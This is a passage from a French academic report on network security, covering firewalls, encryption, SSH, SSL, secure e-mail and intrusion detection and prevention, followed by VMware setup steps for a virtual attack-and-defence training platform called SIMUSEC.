


Figure 16 : Architecture concentrée du pare feu

II.2.2.c.Logiciels

Par sécurité on désactivera tous les services inutiles (TELNET, etc...) et on fermera tous les ports TCP/UDP inutilisés (ex TCP 139=Netbios pour partage de dossiers.). En logiciel libre on utilisera «**Ipchain**» (noyau Linux) ou «**Netfilter**» (similaire au produit de **checkpoint**). Pour ceux qui tournent sous MacOS, il en existe aussi quelques-uns dont « **Netbarrier** » (intego.com) et «**DoorStop**» (opendoor.com).

Dans certains sites on place les serveurs liés aux services Internet dans une « **zone démilitarisée** » (DMZ), les accès en provenance d'Internet ne peuvent voir que ces machines et les utilisateurs de l'entreprise doivent passer par les machines de la DMZ pour accéder à Internet.

Au niveau réseau local, un programme correctement écrit (sniffer) peut quand même observer le trafic et saisir noms et mots de passe qui circuleraient sur le réseau à diffusion (**Ethernet via Hubs**).

Dans le domaine commercial, les logiciels firewall les plus réputés sont **VPN1** de **checkpoint** et **e-trust** de **Computer Associates**. Il existe aussi des boîtiers «tout compris» du type **firebox** de **Watchguard** ou **Instagate** de **Techniland**.

II.2.2.d. Filtrage de sites

Pour les écoles (protection des mineurs) ou pour bloquer les publicités, on peut télécharger un fichier répertoriant plusieurs milliers de serveurs sur www.accsnet.com/hosts, un outil libre sur ce même site (**eDeexer**) permet de remplacer le carré blanc de la publicité manquante par l'image de son choix.

II.2.3.Authentification et cryptage

L'authentification est basée sur les 3 principes :

- **Savoir** : login, mot de passe…
- **Être** : biométrie (empreintes…)
- **Avoir** : clés USB, carte à puce, « token ».

Une authentification est dite forte lorsqu'elle utilise deux mécanismes différents (carte à puce avec mot de passe par exemple). "**Nom + mot de passe + date**" sont cryptés avec des clés publiques et privées (RFC 1510).

Le cryptage de la date évite la réutilisation éventuelle du message par un pirate. Par le cryptage on peut identifier de manière sûre l'utilisateur connecté. Pour éviter l'espionnage, la modification du contenu, l'ajout de message, etc... on pourra utiliser la signature électronique (**CRC** crypté en fin de message) ou crypter toute l'information.

Les infrastructures **PKI** (**Public Key Infrastructure**) devraient se développer. Pour l'instant, le protocole **SSL** (**Secure Socket Layer**) domine toujours largement le marché de l'authentification sur les sites marchands. **Radius**, **Tacacs** ou **IPSec** (qui comporte un processus d'authentification dans son en-tête) constituent encore la solution retenue par la majorité des entreprises.

II.2.3.a.Cryptage symétrique

Une même clé est utilisée pour crypter et décrypter le message, très efficace et assez économe en ressources CPU cette technique pose le problème de la distribution des clés dans un réseau étendu (exemple DES, triple DES ou le récent AES).




Figure 17 : Chiffrement symétrique et confidentialité des données

II.2.3.b. Cryptage asymétrique

Chaque utilisateur dispose d'un jeu unique de clés, dont l'une est privée (secrète) et l'autre publique (exemple RSA). Pour recevoir des documents protégés, le détenteur d'un jeu de clés envoie sa clé publique à ses interlocuteurs, qui l'utilisent pour chiffrer les données avant de les lui envoyer. Seul le destinataire et détenteur des clés peut lire les informations en associant sa clé privée à sa clé publique. Cette technique nécessite des clés plus longues pour une sécurité équivalente.




Figure 18 : Chiffrement asymétrique et confidentialité des données

II.2.4.Protocoles de sécurité

II.2.4.a. Protocole SSH

Le protocole **SSH** (**Secure Shell**) a été mis au point en 1995 par le Finlandais Tatu Ylönen. Il s'agit d'un protocole permettant à un client (un utilisateur ou bien même une machine) d'ouvrir une session interactive sur une machine distante (serveur) afin d'envoyer des commandes ou des fichiers de manière sécurisée :

- Les données circulant entre le client et le serveur sont chiffrées, ce qui garantit leur confidentialité (personne d'autre que le serveur ou le client ne peut lire les informations transitant sur le réseau). Il n'est donc pas possible d'écouter le réseau à l'aide d'un **analyseur de trames**.
- Le client et le serveur s'authentifient mutuellement afin d'assurer que les deux machines qui communiquent sont bien celles que chacune des parties croit être. Il n'est donc plus possible pour un pirate d'usurper l'identité du client ou du serveur (spoofing).

La *version 1* du protocole (SSH1) proposée dès 1995 avait pour but de servir d'alternative aux sessions interactives (**shells**) telles que**Telnet**, **rsh**, **rlogin** et **rexec**. Ce protocole possédait toutefois une faille permettant à un pirate d'insérer des données dans le flux chiffré. C'est la raison pour laquelle en 1997 la version 2 du protocole (SSH2) a été proposée en tant que document de travail (*draft*) à l'IETF.

SSH est un protocole, c'est-à-dire une méthode standard permettant à des machines d'établir une communication sécurisée. A ce titre, il existe de nombreuses implémentations de clients et de serveurs SSH. Certains sont payants, d'autres sont gratuits ou *open source*.

L'établissement d'une connexion SSH se fait en plusieurs étapes :

- Dans un premier temps le serveur et le client s'identifient mutuellement afin de mettre en place un canal sécurisé (couche de transport sécurisée).
- Dans un second temps le client s'authentifie auprès du serveur pour obtenir une session.

Activation et lancement du serveur SSH

Il a été décidé que seuls les serveurs d'applications dont l'administration se réalise à distance devaient être pourvus du service (démon) de connexion SSH. Les administrateurs système établissent une procédure composée des commandes suivantes à exécuter sous le compte root pour activer le service.

La commande chkconfig permet de configurer ou non le lancement du serviceSSH au redémarrage du système pour les niveaux d'exécution 2, 3, 4 et 5.

```
# chkconfig -level 2345 sshd on
```

L'option -list de la commande affiche la configuration du service.

```
# chkconfig -list sshd

sshd 0:off 1:off 2:on 3:on 4:on 5:on 6:off
```

L'activation terminée, le service est démarré manuellement. Ce lancement manuel n'est pas nécessaire si le système a été réamorcé.

```
# service sshd start
# service sshd status
sshd (pid 13988 13986 13525) is running...
```

Désactivation et arrêt du serveur SSH

Les postes de travail des employés sont configurés pour n'offrir aucun service réseau. Le service SSH est une fois pour toutes désactivé avec **chkconfig**, puis arrêté pour la session en cours avec la commande service.

```
# chkconfig .-level 2345 sshd off
# chkconfig .-list sshd
sshd 0:off 1:off 2:on 3:on 4:on 5:on 6:off
# service sshd stop
Stopping sshd: [ OK ]
# service sshd status
sshd is stopped
```

Utilisation de SSH

- **Connexion interactive**

  Si l'identité du compte sur lequel on souhaite se connecter n'est pas spécifiée dans la commande, celle de la session en cours est prise par défaut. Dans l'exemple suivant, la machine vers laquelle la connexion est initiée est server.tamalo.com.

  ```
  $ ssh server.tamalo.com
  ```

  En revanche, pour ouvrir une connexion explicitement sous l'identité "bernard", on utilisera la commande suivante :

  ```
  $ ssh bernard@server.tamalo.com
  ```

ou encore :

```
$ ssh .l bernard server.tamalo.com
```

- **Exécution de commandes à distance**

  Pour afficher la date courante sur la machine distante server sous l'identité **bernard**, on aura recours à :

```
$ ssh .l bernard server date
```

II.2.4.b. Protocole SSL (Secure Sockets Layer)

SSL est un protocole initialement proposé par la société Netscape Inc. Il est aujourd'hui adopté par l'ensemble de la communauté informatique pour l'authentification et le chiffrement des données entre clients et serveurs. Un nouveau standard basé sur SSL, TLS (Transport Layer Security) a vu le jour et est aujourd'hui normalisé par l'IETF (Internet Engineering Task Force).

Initialement proposé pour sécuriser les connexions Web, SSL est utilisé aujourd'hui par bien d'autres services réseau grâce à sa simplicité de mise en œuvre.

Mode de fonctionnement

Le protocole réseau TCP/IP régit la majeure partie des échanges de données sur les réseaux locaux mais aussi sur Internet. Des protocoles applicatifs comme HTTP (Hyper Text Transfer Protocol) ou encore IMAP (Internet Messaging Application Protocol) s'exécutent au-dessus de TCP, dans le sens où ils utilisent cette couche réseau pour échanger des pages Web ou encore délivrer du courrier électronique.




Figure 19 : SSL s'insère entre la couche réseau TCP/IP et la couche application.

SSL est un protocole qui vient s'intercaler entre la couche réseau TCP et les couches applicatives de haut niveau. Il offre aux protocoles applicatifs qui l'utilisent des mécanismes d'authentification

mutuelle entre client et serveur et des possibilités de chiffrement pour établir des connexions sécurisées, appelées communément connexions SSL.

SSL offre des fonctions fondamentales nécessaires à la communication sécurisé sur Internet et sur tout réseau TCP/IP :

- L'authentification SSL du serveur permet de garantir son identité à chacun des clients utilisant ses services. Cette authentification s'appuie en particulier sur des techniques de chiffrement à clé publique. La confirmation de l'identité d'un serveur est très importante. Notamment, si vous devez envoyer votre numéro de carte de crédit sur le réseau pour réaliser un achat électronique, il faut que vous soyez certain de l'identité du site de commerce électronique destinataire.
- L'authentification SSL du **client** permet au serveur de valider l'identité du client. Cette authentification mutuelle est également très importante si le serveur Web de votre banque doit vous faire parvenir des informations confidentielles relatives à vos comptes bancaires.
- Une connexion SSL permet de chiffrer l'ensemble des données échangées entre un client et un serveur, ce qui apporte un haut niveau de confidentialité.
- La confidentialité est importante pour les deux parties dans la plupart des transactions privées. En complément de ce chiffrement, des mécanismes de vérification d'intégrité détectent automatiquement l'altération des données lors du transfert.

Authentification et établissement de la connexion SSL

L'établissement d'une connexion utilisant SSL présente les étapes suivantes :

a) Authentification du serveur auprès du client (techniques de chiffrement à clé publique de type RSA ou DSA) ;
b) Choix d'un algorithme de chiffrement symétrique acceptable par le client et le serveur pour l'établissement de la connexion sécurisée (DES, 3DES, RC2, RC4…) ;
c) Optionnellement authentification du client auprès du serveur (techniques de chiffrement à clé publique) ;
d) Echange des secrets partagés nécessaires à la génération d'une clé secrète (clé de session) pour le chiffrement symétrique ;
e) Etablissement d'une connexion SSL chiffrée à clé secrète.

II.2.4.c.SET (Secure Electronic Transaction)

C'est la convergence des deux procédures de sécurisation **STT** (**Secure Transaction Technology**) de Visa et Microsoft et **SEPP** (**Secure Electronic Payment Protocol**) de Mastercard, IBM et Netscape. Il permet de sécuriser les transactions par cartes bancaires (chiffrement par clés publiques/privées et authentification des parties).

II.2.4.d. S/MIME et PGP: deux standards pour une messagerie sécurisée

La mise en œuvre du chiffrement et de la signature électronique lors d'échanges de courriers électroniques se fait en utilisant des standards de mise en forme spécifiques.

Aux nombreux formats propriétaires d'applications spécifiques, s'ajoutent deux formats ouverts et plus répandus:

- S/MIME (RFC 2311) décrit le mode opératoire et d'encodage des courriers électroniques signés ou chiffrés avec utilisation de certificats X.509 et des clés privées associées;
- PGP, historiquement plus ancien, utilise des principes similaires pour définir la manière dont il faut encoder un message afin d'y adjoindre la signature électronique, et la manière de représenter un message chiffré.

La différence essentielle entre les deux est le mode de certification de l'identité: alors que le système des anneaux PGP repose sur le principe «les amis de mes amis sont (peut-être) mes amis», les certificats X.509 utilisés dans S/MIME reposent, eux, sur un système de vérification hiérarchique (« l'autorité » a émis le certificat personnel et garantit l'identité selon des critères donnés).

S/MIME semble s'imposer comme la méthode la plus répandue: il est disponible avec de nombreux outils de messagerie du marché et peut être utilisé dès que l'utilisateur dispose d'un certificat personnel. La mise en œuvre de PGP pourra, elle, nécessiter l'installation d'un programme complémentaire, opération également fort simple. Le choix de l'un ou de l'autre standard relève moins de choix techniques que de questions de goût, et de commodité d'usage avec tel ou tel logiciel de messagerie. Il est cependant admis qu'aujourd'hui PGP touche plutôt un public averti.

Le principe et les bases de fonctionnement des deux technologies sont similaires. Le message à signer ou à chiffrer (ou les deux) va être remis en forme dans un format spécifique avant d'être envoyé par le protocole SMTP aux destinataires. Ce qu'il faut comprendre c'est qu'avec de tels

systèmes un message ayant plusieurs destinataires n'est ni signé ni chiffré plusieurs fois (dans le cas le plus courant bien sûr). La signature (le «résumé» du message chiffré avec la clé privée de l'expéditeur) est calculée une seule fois quel que soit le nombre de destinataires du message. Le standard permet de mettre plusieurs blocs de signatures dans un message, lorsque celui-ci est signé par plusieurs personnes, situation assez rare et qui n'est pas forcément prise en charge par les outils de messagerie les plus courants. Le chiffrement s'effectue également en plusieurs phases :

- En premier lieu, le message est chiffré avec un algorithme symétrique et une clé secrète créée pour l'occasion ;
- C'est cette clé secrète qui servira à créer un bloc de chiffrement pour chaque destinataire. La clé de l'algorithme symétrique est protégée par l'algorithme asymétrique en utilisant la clé publique de chaque destinataire, il y a donc autant de blocs « clé symétrique protégée » que de destinataires au message.

Pour émettre un message chiffré, il faut donc que l'expéditeur dispose de l'ensemble des clés publiques (PGP) ou certificats X.509 (S/MIME) de ses correspondants. Pour ne pas dupliquer le chiffrement du message il convient également que tous les destinataires sachent utiliser un même mode de chiffrement symétrique (par exemple le triple DES).

II.2.5.Détection d'intrusion (IDS)

Même si l'intrus parvient à franchir les barrières de protection (coupe-feu, système d'authentification, etc.), il est encore possible de l'arrêter avant qu'il n'attaque. Placés sur le réseau de l'entreprise, les outils de détection d'intrusion décèlent tout comportement anormal ou trafic suspect.

Il existe deux catégories d'outils sur le marché: la première analyse le trafic réseau, la seconde étudie le comportement des utilisateurs au niveau d'un système ou d'une application.

Dans tous les cas, des ressources humaines devront être affectées à la supervision des systèmes de détection d'intrusion pour gérer les alertes, mais aussi pour détecter ce que les outils n'auront peut-être pas vu. Coûteuses, ces ressources freineraient aujourd'hui les entreprises dans l'adoption de ces solutions.

Principalement, nous distinguons trois grandes familles distinctes d'IDS :

- **NIDS**: formés par les détecteurs d'intrusion réseau, ces derniers observent et analysent le trafic réseau, cherchent des indicateurs d'attaques et envoient des alertes.

- **HIDS**: formé par les détecteurs d'intrusion basés sur l'hôte, ces derniers analysent et contrôlent uniquement l'activité et les informations de l'hôte sur lequel est installé le HIDS et assurent ainsi seulement la sécurité de l'hôte en question.
- **IDS hybrides**: qui utilisent les NIDS et HIDS pour avoir des alertes plus pertinentes.

II.2.5.a. Surveillance du trafic réseau

Baptisés sondes ou encore sniffer, ce sont des outils de détection d'intrusion qui s'installent à un point stratégique du réseau. Ils analysent en permanence le trafic à la recherche d'une signature connue de piratage dans les trames. Ces systèmes ne repèrent que les attaques qui figurent déjà dans leur base de signatures. Ces sondes doivent être :

- Puissantes (débits des réseaux élevés) pour analyser toutes les trames.
- Capables de conserver un historique (actes de malveillance divisés sur plusieurs trames).
- Fiable, c'est à dire tolérante aux pannes (retour à l'état initial après une interruption).

Cette approche consiste à rechercher dans l'activité de l'élément surveillé les empreintes (ou signatures) d'attaques connues. Ce type d'IDS est purement réactif ; il ne peut détecter que les attaques dont il possède la signature. De ce fait, il nécessite des mises à jour fréquentes.

De plus, l'efficacité de ce système de détection dépend fortement de la précision de sa base de signature. C'est pourquoi ces systèmes sont contournés par les pirates qui utilisent des techniques dites "d'évasion" qui consistent à maquiller les attaques utilisées. Ces techniques tendent à faire varier les signatures des attaques qui ainsi ne sont plus reconnues par l'IDS.

Il est possible d'élaborer des signatures plus génériques, qui permettent de détecter les variantes d'une même attaque, mais cela demande une bonne connaissance des attaques et du réseau, de façon à stopper les variantes d'une attaque et à ne pas gêner le trafic normal du réseau.

Une signature permet de définir les caractéristiques d'une attaque, au niveau des paquet (jusqu'à TCP ou UDP) ou au niveau protocole (HTTP, FTP…).

Au niveau paquet, l'IDS va analyser les différents paramètres de tous les paquets transitant et les comparer avec les signatures d'attaques connues.

Au niveau protocole, l'IDS va vérifier au niveau du protocole si les commandes envoyées sont correctes ou ne contiennent pas d'attaque. Cette fonctionnalité a surtout été développée pour HTTP actuellement.

II.2.5.b. Analyse du comportement de l'utilisateur

Installée sur les OS ou sur les applications, l'analyse du comportement scrute les fichiers d'événements et non plus le trafic. Cette technique est encore trop coûteuse car trop de compétences sont nécessaires.

Des agents sont placés sur le système ou l'application supervisés. Ces agents autonomes disposent de capacité d'apprentissage. Leur mission consiste à repérer tout abus (personne qui cherche à outrepasser ses droits et à atteindre des applications auxquelles elle n'a pas accès) ou comportement suspect (personne qui, par exemple, scanne toute une base de données alors qu'en temps normal, elle n'effectue que deux à trois requêtes par jour).

De même, le transfert de certains courriers peut être bloqué lorsque ces documents comportent certains mots (préalablement déterminés par l'administrateur) pouvant indiquer la fuite d'informations. Pour être efficaces, ces solutions doivent bénéficier d'une puissance suffisante afin d'analyser tous les événements en temps réel, mais aussi de mécanismes qui les protègent des attaques.

II.2.5.c. Site « pot de miel »

Ces sites «honey pot» sont sensés détourner les pirates des zones sensibles en leur donnant l'impression qu'ils sont entrés au cœur du site de l'entreprise visée. L'efficacité reste à démontrer, il semblerait que ce soit suffisant pour se protéger des amateurs (les plus nombreux !).

II.2.6. La prévention d'intrusion: IPS

Faute de pouvoir maîtriser correctement les fausses alertes, la plupart des systèmes actuels d'IDS sont voués à disparaître ou à évoluer grandement. L'apparition sur le marché de la sécurité informatique des systèmes IPS est très récente et résulte de la nécessité d'améliorer, encore et toujours, les solutions existantes ayant prouvées leurs limites. Les IPS n'existent pas vraiment en tant que technologies bien définies mais plutôt en tant que concepts que tentent de mettre en œuvre les différents acteurs du marché à travers de multiples technologies et solutions de sécurité.

II.2.6.a. Principe de fonctionnement

De l'avis des analystes, le concept d'IPS (systèmes de prévention des intrusions) vise à anticiper les

attaques de pirates informatiques dès lors que leur empreinte est connue. Il ne s'agit plus seulement de réagir à une attaque en cours, mais d'empêcher que celle-ci puisse seulement débuter.

Un système IPS est placé en ligne et examine en théorie tous les paquets entrants ou sortants. Il réalise un ensemble d'analyses de détection, non seulement sur chaque paquet individuel, mais également sur les conversations et motifs du réseau, en visualisant chaque transaction dans le contexte de celles qui précèdent ou qui suivent.

Si le système IPS considère le paquet inoffensif, il le transmet sous forme d'un élément traditionnel de couche 2 ou 3 du réseau. Les utilisateurs finaux ne doivent en ressentir aucun effet. Cependant, lorsque le système IPS détecte un trafic douteux il doit pouvoir activer un mécanisme de réponse adéquat en un temps record.

II.2.6.b. Compétences requises

Afin de pouvoir prétendre à l'appellation IPS, il faut que le produit mis en œuvre s'articule autour de fonctionnalités essentielles :

- La compréhension des réseaux IP (les architectures existantes, les protocoles utilisés…) et des couches applicatives de niveau 7 doit permettre de détecter les anomalies protocolaires qui sont synonymes d'attaques.
- La connaissance des serveurs dédiés et de leur architecture logicielle afin de les enrichir de nouvelles fonctions et de les sécuriser encore plus.
- La maîtrise des sondes réseau et l'analyse des logs dans le but de déceler les attaques et d'écrire les scripts de commande qui piloteront le firewall.
- Comprendre les besoins du client afin de consacrer en priorité la politique de défense aux fonctions vitales du réseau de l'entreprise.
- Fonctionner à vitesse de ligne afin d'éviter tout effet néfaste sur la performance ou la disponibilité du réseau.
- Fonctionner en mode "statefull Inspection" dans le but de connaître à chaque instant le contexte de l'analyse en cours.

Une protection efficace utilisera entre autre un « Firewall », un antivirus, un IDS, un IPS, un VAT, une politique d'administration, des locaux protégés, une formation des utilisateurs à la confidentialité…

III. Spécifications techniques et fonctionnelles de la plateforme d'attaque et de défense "SIMUSEC"

La protection des systèmes d'information ne peut véritablement réussir que si les méthodes d'attaque informatique sont mieux cernées par les acteurs en charge de la défense informatique. Ce projet se base sur la mise en place d'une plateforme virtuelle qui permettra de se familiariser avec différents scénarios d'attaque sur les systèmes afin de mettre en place des contre-mesures.

La plateforme virtuelle consiste à faire fonctionner un ou plusieurs systèmes d'exploitation (comme un browser), sur un ordinateur muni d'un système d'exploitation, au lieu d'en installer un seul par machine. Ceci est possible grâce à une application de virtualisation.

III.1. Spécifications de l'application de virtualisation

L'application de virtualisation utilisée ici est **VMware Workstation** (version 7.0.0 build-203739) qui est l'une des plateformes de virtualisation les plus performantes du marché. C'est un hyperviseur de type 2 c'est-à-dire un logiciel qui tourne sur l'OS hôte et qui permet de lancer un ou plusieurs OS invités (exemple: *figure 20*). La machine virtualise ou/et émule le matériel pour les OS invités, ces derniers croient dialoguer directement avec ledit matériel.

Dans le cadre de la plateforme, VMware est déployé sur Windows XP (ou sur Windows 7) et permettra d'interconnecter les machines virtuelles installées, ceci afin de simuler un réseau réel de machines.




Figure 20 : Interface de VMware avec windows XP fonctionnant comme machine virtuelle

III.1.1. Installation de VMware

Vmware Worksation est la solution la plus poussée de VMware pour faire de la virtualisation sur un poste de travail Windows ou Linux. Nous allons voir ici comment l'installer.

1. On lance le fichier **.exe** de VMware sur le PC.
2. Cliquez sur Suivant.
3. Choisissez votre mode d'installation (typique ou personnalisée). Dans ce cas, l'option **Typical** est plus approprié afin de voir le plus d'options possibles.
4. Avancez en cliquant sur suivant 4 fois de suite
5. Ensuite cliquez sur continuer et fournissez le numéro de licence du logiciel.
6. Une fois l'installation terminée, le PC doit être redémarré

III.1.2. Installation des machines virtuelles

Nous allons voir dans ce guide pas à pas comment créer une machine virtuelle sous VMware Workstation (*figure 21*). Pour cet exemple, nous allons installer une machine virtuelle sous

VMware Windows XP.




Figure 21 : Aperçut de l'interface de vmware workstation

1. Pour commencer, allez dans "File", "New" et "Virtual Machine...".
2. Sélectionnez l'installation en mode "Custom (advanced)", pour pouvoir configurer la VM à notre guise.
3. Entrez un nom pour votre VM (On peut mettre windows xp).
4. Sélectionnez ensuite la version du hardware virtuel. Avec un numéro de version élevé, les performances seront meilleures.
5. On vous demande ensuite de quelle manière vous voulez installer l'OS de la VM (depuis votre lecteur CD physique ou depuis une ISO). Si vous sélectionnez la première ou la deuxième option, VMware vous assistera lors de l'installation de votre OS (par exemple, il vous demandera le numéro de licence de votre Windows pour que vous n'ayez pas à l'entrer lors de l'installation de l'OS sur la machine virtuelle).
6. L'option "**I will install the OS later**" est préférable afin d'éviter une installation assistée qui ne réussit pas parfois.
7. Sur la page suivante, sélectionnez le système d'exploitation qui va être installé sur la VM. VMware va utiliser ce paramètre pour améliorer les performances de la machine virtuelle en fonction de son OS. Dans notre cas, on sélectionne donc "Windows XP".

8. Changer le nom de votre VM et sélectionnez le dossier dans lequel la VM sera stockée.
